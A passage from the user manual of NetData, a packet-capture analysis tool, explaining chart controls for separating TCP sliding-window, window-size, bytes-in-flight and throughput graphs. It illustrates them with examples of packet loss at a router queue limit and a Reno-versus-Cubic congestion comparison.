
When searching for matching packets in related captures, NetData can also split jumbo packets into shorter segments where necessary to match a packet recorded elsewhere in the network. If requested, NetData will record the packet splits in the packet database, in place of the jumbo packet, and the flow chart will then display separate strips for the individual splits.


14.6 Repositioning TCP Congestion- and Sliding-Window Graphs

Two controls in the chart's format-control window relate to the maximum and minimum relative data-sequence numbers. They can be set by right-clicking at the desired level on the chart or by entering the fixed-sequence mode with the ‘Fixed Seq Scale’ button and dragging the mouse-cursor.over the desired area of the chart. The minimum is normally zero, but a negative value raises the bottom of the sliding-window graph, to separate it from the send-window graph.

An easier way to separate the two graphs is provided by another control that raises the bottom of the sliding-window graph by a percentage of the chart’s height. Its default value is 10%

The following charts plot a sliding-window graph above the send-window graph. The red ticks near the top of the cream 'in-flight' area graph indicate that packets were always lost when there were 63 or 64 segments (packets) in flight. There were a large number of selective acks, and after all the lost packets had been retransmitted the congestion-avoidance algorithm restarted with a very small congestion window and no more packets were lost in this transfer of a 3-MB mail message.







Some network device – probably the router feeding the slowest link – consistently dropped a packet when it had already buffered 63 or 64 packets.

14.7 Separating Sliding Window and Window Size Graphs


The position of the sliding-window graph on the data-sequence chart can be moved by changing the lowest or highest data sequence on the scale. That is often a useful way to separate the sliding-window and window-size graphs, but the scale is switched from automatic mode, and that may not be convenient. Another control in the chart's format-control window doesn't change the data-sequence scale but raises the bottom of the sliding-window grid, as in the following chart.





The position of the sliding window's grid bottom can be selected with the cursor and by choosing 'Set Data-Sequence Bottom' from the context menu. If window-size is displayed, the cursor position will snap automatically to the nearest window-size grid line.


Another format control for the flow chart operates when the chart overlays a window-size graph with a sliding-window graph. It reduces their overlap by reducing the height of the window-size graph by a factor of four. The factor can be changed, or the reduction disabled.




The two graphs can also be separated by raising the bottom of the sliding-window scale, to a position set with a right-click on the chart. The position can be adjusted, or the raising disabled, in the format-control window.

14.8 Multiple Bytes-in-Flight and Throughput Graphs on Flow Chart

In the all-connections mode the Data Flow chart can be overlaid with separate graphs of TCP bytes in flight for all the TCP streams directed to a monitored IP or MAC address. These graphs are requested by the 'Window sizes' checkbox. This box is disabled when sequential packet strips are requested by the box on its left.







Bytes-in-flight graphs help in understanding and comparing the operation of CA (congestion-avoidance) methods in TCP variants. The chart above was drawn from a capture file provided by Vladimir Gerasimov from his comprehensive investigation of CA methods presented at Sharkfest Europe, 2018. Two TCP streams from the flowGrind traffic generator used Reno and the Cubic CA algorithms and were directed through a network emulated by Microsoft NEWT (Network Emulator for Windows Toolkit) that was configured with a speed of 40 Mbps, a loop-delay of 100 ms and a maximum queue length of 300 packets. NetData's measurement of round-trip times and its modelling

of the packet queue confirmed these network attributes; red squares on the chart's cream queue-length graph indicate that packets were lost only when queue length reached 450 Kbytes. Throughout the capture the red bytes-in-flight graph remained well below the blue graph, giving Cubic a poor fairness rating with respect to Reno. The blue graph exhibits the S-shape that is characteristic of the cubic algorithm.

The chart can also be overlaid with graphs of throughput at either queue ingress or queue egress (selected from the drop-down menu), showing the total throughput and optionally how that throughput is carried by individual connections.






In this chart showing the network link's throughput the total remains constant (at 40 Mbps) because the link was always fed by a significant queue, and the throughput graphs of the two connections are mirror images of each other.

